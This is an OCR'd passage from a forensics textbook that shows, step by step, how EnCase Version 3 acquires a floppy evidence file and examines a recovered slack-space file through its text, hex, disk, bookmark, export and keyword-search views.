
Exhibit 6.2 Create an Evidence file screen.

block on drive E. In our case for this example, click `Yes` to continue to the Identification screen (Exhibit 6.5).

Notice in Exhibit 6.5 that I had to fill in various fields. The Unique Description and Current Time fields are filled in for you. Click `Next` for the Analysis Options screen. In the Add Evidence File to Case box, click `Add and verify`, then click `Next` for the Output File options.

Exhibit 6.6 shows that the following parameters were selected: No file compression; No password use, although a password is optional; and the other items were automatically filled in. Click `Finish` to create an evidence file.

The image file (also called the evidence file or bitstream backup) has now been acquired (Exhibit 6.7). Click `No` because that are no additional floppies from which to acquire data.




Choose a Drive

Available Drives

Drive	Label	Access	Sectors	Size
A		WINDOWS	2,880	1.4MB

Exhibit 6.3 Choose a drive screen. Only drive A appears because we chose to see only floppy drives.




Warning

A write lock could NOT be placed on drive A. The drive contents may change during this process. Continue?

Exhibit 6.4 Warning.

Exhibit 6.8 shows the case after the image file is acquired. This is an overall view of the screen. It provides you with a good look at how the screen is laid out. Notice that the evidence file, LIB27.S01, is the first file listed in the right pane. Use the scroll bar along the bottom to see the rest of the screen.

As you can see in Exhibit 6.8, multiple columns and tabs indicate that EnCase can perform many other functions, which we will not cover here. Guidance Software (http://www.guidancesoftware.com) offers numerous classes in how to work with the other aspects of EnCase that we will not cover here. Our focus, as stated earlier, will remain on showing how EnCase is used to solve our current case.


Identification

Case Number: 1

Examiner: Bruce Middleton


Evidence Number: A1

Unique Description: A1

Current Time: 12/13/03 04:17:38PM

Notes: Example Case 1

Exhibit 6.5 Identification screen.


Output File

File Compression

● None (Fastest, Largest)

○ Good (Slower, Smaller)

○ Best (Slowest, Smallest)

Total Sectors to Acquire: 2880

Password (if any):


Confirm Password:

☑ Generate image hash (slower)

Evidence File Path: F:\A1.E01

File Segment Size (MB): 640

Exhibit 6.6 Output file options.


Creating evidence file

Volume "A" has been copied to file "F:\A1.E01".
Elapsed Time: 0:00:40.
Acquire another floppy?

Exhibit 6.7 Notification that the image file has been acquired.

Click on each of the checkmarks (under Table in Exhibit 6.8) except for our evidence file LIB27.s01 to eliminate them. We will focus on that file only because we are using it as the slack space we have recovered from the hard drive of the system at which the victim was sitting. Notice that the LIB27.s01 file is highlighted. This indicates we can see its contents, as shown in Exhibit 6.9.

What we currently observe is a hodgepodge of ASCII text data that really does not mean anything to us at this time. Let us move along. On the right side there is a scroll bar that allows you to scroll through the rest of the file contents. I can highlight any of the text and right click, which provides a context menu (Exhibit 6.10).


Click on `Bookmark Data` for the Add Bookmark screen (Exhibit 6.11). Click `OK` to save the highlighted text as a bookmark in a section of the Final Report.

If you wish to export this text to a file, click on `Export` (Exhibit 6.10). To export (Exhibit 6.12), enter the output file name, select the appropriate radio buttons, and then click `OK`.

The `Copy` selection (Exhibit 6.10) allows you to do a cut and paste to another document. The `Go To` … option allows you to move to another offset. `Options` provides you with the ability to display nontext characters as periods and to fit lines to a page for easier reading. If you do not choose `Fit Lines To Page`, then you will be asked where you want the line breaks to occur.

The Hex tab (Exhibit 6.13) allows you to see the file contents in hex along with an ASCII text translation on the right-hand side. A right click on any selected data provides you with the first four selections you had under the Text tab: Bookmark Data, Export, Copy, and Go To (Exhibit 6.10).


The `Disk` tab (Exhibit 6.14) allows you to see a sector or cluster view of the subject file (LIB27.s01). Clicking on any square will show the contents of the hard drive at that sector/cluster location in the right bottom pane.


EnCase Version 3 - [New Case]
File Edit View Tools Window Help
New Open Save Add Preview Acquire Back Forward Prev Next Search EScript
Case Bookmarks Keywords ☑ 6
Case
A1
Table Gallery Timeline Report
Text Hex Report Picture Disk Evidence
□ Lock
PS 33 LS 33 CL 2 SO 0 FO 0 LE 1
A1\LIB27.S01

	File Name	Short Name	File Ext	Description	Is Deleted	Is Bookmarked	Last Accessed	Last Written
☑ 1	LIB27.S01	LIB27.S01	S01	File, Archive			12/13/03	11/01/00 02:47:22AM
☑ 2	Volume Boot Se...			File, Sector Range				
☑ 3	Primary FAT			File, Sector Range				
☑ 4	Secondary FAT			File, Sector Range				
☑ 5	Unallocated Clu...			File, Unallocated Clusters				

```
0000000 EP& M?& u>& M?& fQf3 YYAt COMPuB& AQu9& =68w.r =80w!r =40s <$u B)u &)u s-. X[. t.. 2.u 0.u ,l$ B)u9 t3f r,f &)uI uC& _^f [fQf fYf=
0000131 r f= f.; `u fHf3 fQf3 fY. PRV &)t- lOu Ou ^ZX fP& fXf3 ERf& MPf MAf EXf tv& EF f.; UI& mEf UFf+ MH& fHf3  t9f& E\3 EKH t>& &)O PuW
0000262 uP< OuG fPfR+  tEf <fZfX fPfR+ t'. f&; fZfX r4t w0+ PVWUS tU< tQ3 < rB Pu4 Ot&R []_^X PQW _YX "Hu <$t OXu QS. <et <Eu <et <Eu r_& <
0000393 <sJ <<s= PSQR rw& rk& ZY[X  w5t CIu v#. FAT12 FAT16 FAT32 NO NAME &8E u&3 &:E Ey+ E; u E;@u QRfS WfV t-f3 u'f& u/f& u3f& u7& u%& u#
0000524 N& u+& f^_ ]'f& ]/f& ]3f& ]#& ]%K& ]+& ]-f[ZY rt+ ?it uR& MSu DMu F3u t-< &)t B)uC &)u- w+& tJ& PS& !us tn& &8E ]?tK&O]?_ u>& t"& &
0000655 ;U &;u &;U u4. u'P I8L XPQ YX+ mx. tYX& &:M &:u &:mxt t!& &;Uyu &;M{t Uy& `@aAbBfFgGhHI E; t.. u&<Ft=<Gt9. <`. <Fr ,@.: E?% ^_. M?@
0000786  O&. O\. ?w% w(. w^GG QS3 [Ys+ PQR ZYX QRFF tP& QR. t)2 MAI r6. SV. u:P }LQ fQ& D,3 ^YI PSQRVWU ]_^ZY[X [YIt t!& INIT_SEG [s3 G)& G
0000917 +& =\\t t#< <Ou IA: PSW G)& EC& G+& G-& _[X +>* X^_Y X]. X^_Y QWVP  ScanDisk did not perform any tests. PQW |d+ .;|fv O2_YX .;\fw S
0001048 VW uM9\fra rJV _^[ USVW &8d _^[] W9\fr G,X G,+ |>& PQS #8r [YX 5G^[YX ?&P GrP Wf& ]2& GrP Gl& ]XZY^_ WVQRPU. GO* V^& uJ2 ZY^_ ?2t G
0001179 lPX  .[ w2W Gl< Gl& ZY^  PSV Gl& w.& w.t UWOR  .ZY ] ^[X G.PS GFP r"P GXPS G2P POR W*3  tE ZYX 8G&s GZ; :r5u) ;WNw GZ O (-r PRV \h8
```

Exhibit 6.8 The case file.



```
0000000 EP& M?& u>& M?& fQf3 YYAt COMPuB& AQu9& =68w.r =80w!r =40s <$u B)u &)u s-. X[. t.. 2.u 0.u ,1$ B)u9 t3f r,f &)uI uC& _^f [fQf fYf=
0000131 r f= f.; `u fHf3 fQf3 fY. PRV &)t- 10u Ou ^ZX fP& fXf3 ERf& MPf MAf EXf tv& EF f.; UI& mEf UFf+ MH& fHf3  t9f& E\3 EKH t>& &)0 PuW
0000262 uP< OuG fPfR+  tEf <fZfX fPfR+ t'. f&; fZfX r4t w0+ PVWUS tU< tQ3 < rB Pu4 Ot&R []_^X PQW _YX "Hu <$t OXu QS. <et <Eu <et <Eu r_& <
0000393 <sJ <<s= PSQR rw& rk& ZY[X  w5t CIu v#. FAT12 FAT16 FAT32 NO NAME &8E u&3 &:E Ey+ E; u E;@u QRfS WfV t-f3 u'f& u/f& u3f& u7& u%& u#
0000524 N& u+& f^_ ]'f& ]/f& ]3f& ]#& ]%K& ]+& ]-f[ZY rt+ ?it uR& MSu DMu F3u t-< &)t B)uC &)u- w+& tJ& PS& !us tn& &8E ]?tK&0]?_ u>& t"& &
0000655 ;U &;u &;U u4. u'P I8L XPQ YX+ mx. tYX& &:M &:u &:mxt t!& &;Uyu &;M{t Uy& `@aAbBfFgGhHI E; t.. u&<Ft=<Gt9. <`. <Fr ,@.: E?% ^_. M?@
0000786  O&. O\. ?w% w(. w^GG QS3 [Ys+ PQR ZYX QRFF tP& QR. t)2 MAI r6. SV. u:P }LQ fQ& D,3 ^YI PSQRVWU ]_^ZY[X [YIt t!& INIT_SEG [s3 G)& G
0000917 +& =\\t t#< <Ou IA: PSW G)& EC& G+& G-& _[X +>* X^_Y X]. X^_Y QWVP  ScanDisk did not perform any tests. PQW |d+ .;|fv 02_YX .;\fw S
0001048 VW uM9\fra rJV _^[ USVW &8d _^[] W9\fr G,X G,+ |>& PQS #8r [YX 5G^[YX ?&P GrP Wf& ]Z& GrP Gl& ]XZY^_ WVQRPU. GO* V^& uJZ ZY^_ ?2t G
0001179 lPX  .[ w2W Gl< Gl& ZY^  PSV Gl& w.& w.t UWOR  .ZY ] ^[X G.PS GFP r"P GXPS G2P POR W*3  tE ZYX 8G&s GZ; :r5u) ;WNw GZ 0 (-r PRV \h8
```

A1\LIB27.S01

Exhibit 6.9 Contents of LIB27.s01.






Exhibit 6.10 LIB27.s01 file context menu.



Comment: Show how we use "Add Bookmark"

```
  <fZfX fPfR+ t'. f&; fZfX r4t w0+ PVWUS tU< tQ3 < rB Pu4 Ot&R []
 OXu QS. <et <Eu <et <Eu r_& <<sJ <<s= PSQR rw& rk& ZY[X  w5t CIu
```

Exhibit 6.11 The Add Bookmark screen.



Export View

Selection

Output

● Exact Binary Image

○ As Shown On Screen

□ Append To Existing File

Selection

○ Entire Logical View

○ Entire Physical View

● Custom Range

Start 280

Length 164

Output File

Exhibit 6.12 Export view.


A right click on one of the file names, such as LIB27.s01, opens a context menu (Exhibit 6.15). This context menu allows you to realize that EnCase can handle a number of other things here related to the evidence file. These items are not pertinent to this case from our current perspective, but EnCase allows other operations.

Recall now that we have a checkmark in the checkbox to the left of our LIB27.s01 file (Exhibit 6.15). This is pertinent to the searching capability of EnCase. It tells EnCase which file to search. This is particularly important if a large number of files exist and you want to search through a few of them.

To search, click on the `Keywords` tab, then place the cursor in the right pane gray area and right click (Exhibit 6.16). You can perform a search in two ways (Exhibit 6.17). You can use either the `New Keyword` function or the `Import` function. The `New Keyword` function allows you to type in one keyword at a time and build a list on the fly.

The other way to set up your search terms is to build a list of search terms in a text file (using Notepad for instance), then import the text file into EnCase. This is a more efficient means of developing a search list when you have a larger number of search terms you wish to utilize. To do this, right click on the Text column (or gray area beneath it) again and select `Import`…

Open your text file, do a `control A` to select all the words in it, do a `control C` to copy all those words, then do a `control P` to paste them into the Import screen (Exhibit 6.18).



```
0000256 4F 20 50 75 57 20 75 50 3C 20 4F 75 47 20 66 50 66 52 2B 20 20 74 45 66 20 3C 66 5A 66 58 20 66   O PuW uP< OuG fPfR+  tEf <fZfX f
0000288 50 66 52 2B 20 74 27 2E 20 66 26 3B 20 66 5A 66 58 20 72 34 74 20 77 30 2B 20 50 56 57 55 53 20   PfR+ t'. f&; fZfX r4t w0+ PVWUS 
0000320 74 55 3C 20 74 51 33 20 3C 20 72 42 20 50 75 34 20 4F 74 26 52 20 5B 5D 5F 5E 58 20 50 51 57 20   tU< tQ3 < rB Pu4 Ot&R []_^X PQW 
0000352 5F 59 58 20 22 48 75 20 3C 24 74 20 30 58 75 20 51 53 2E 20 3C 65 74 20 3C 45 75 20 3C 65 74 20   _YX "Hu <$t 0Xu QS. <et <Eu <et 
0000384 3C 45 75 20 72 5F 26 20 3C 3C 73 4A 20 3C 3C 73 3D 20 50 53 51 52 20 72 77 26 20 72 6B 26 20 5A   <Eu r_& <<sJ <<s= PSQR rw& rk& Z
0000416 59 5B 58 20 20 77 35 74 20 43 49 75 20 76 23 2E 20 46 41 54 31 32 20 46 41 54 31 36 20 46 41 54   Y[X  w5t CIu v#. FAT12 FAT16 FAT
0000448 33 32 20 4E 4F 20 4E 41 4D 45 20 26 38 45 20 75 26 33 20 26 3A 45 20 45 79 2B 20 45 3B 20 75 20   32 NO NAME &8E u&3 &:E Ey+ E; u 
0000480 45 3B 40 75 20 51 52 66 53 20 57 66 56 20 74 2D 66 33 20 75 27 66 26 20 75 2F 66 26 20 75 33 66   E;@u QRfS WfV t-f3 u'f& u/f& u3f
0000512 26 20 75 37 26 20 75 25 26 20 75 23 4E 26 20 75 2B 26 20 66 5E 5F 20 5D 27 66 26 20 5D 2F 66 26   & u7& u%& u#N& u+& f^_ ]'f& ]/f&
0000544 20 5D 33 66 26 20 5D 23 26 20 5D 25 4B 26 20 5D 2B 26 20 5D 2D 66 5B 5A 59 20 72 74 2B 20 3F 69    ]3f& ]#& ]%K& ]+& ]-f[ZY rt+ ?i
```

Exhibit 6.13 The Hex tab allows you to see the file contents in hex along with an ASCII text translation.




Exhibit 6.14 Clicking on any square will show the contents of the hard drive at that sector/cluster location.




Exhibit 6.15 Context menu in which EnCase allows other operations.

In our case, if you scroll down you will see even more keywords. Notice that the keywords being used now vary somewhat from what we used in the earlier case using the AccessData tool. I could have used the



EnCase Version 3 - [New Case]
File Edit View Tools Window Help
New Open Save | | Add Preview Acquire | Back Forward Prev Next | Search EScript
Case Bookmarks Keywords ☑ 2
Keywords
Recycle Bin
Text Hex GREP Case Sensitive Unicode

Exhibit 6.16 Starting a search.

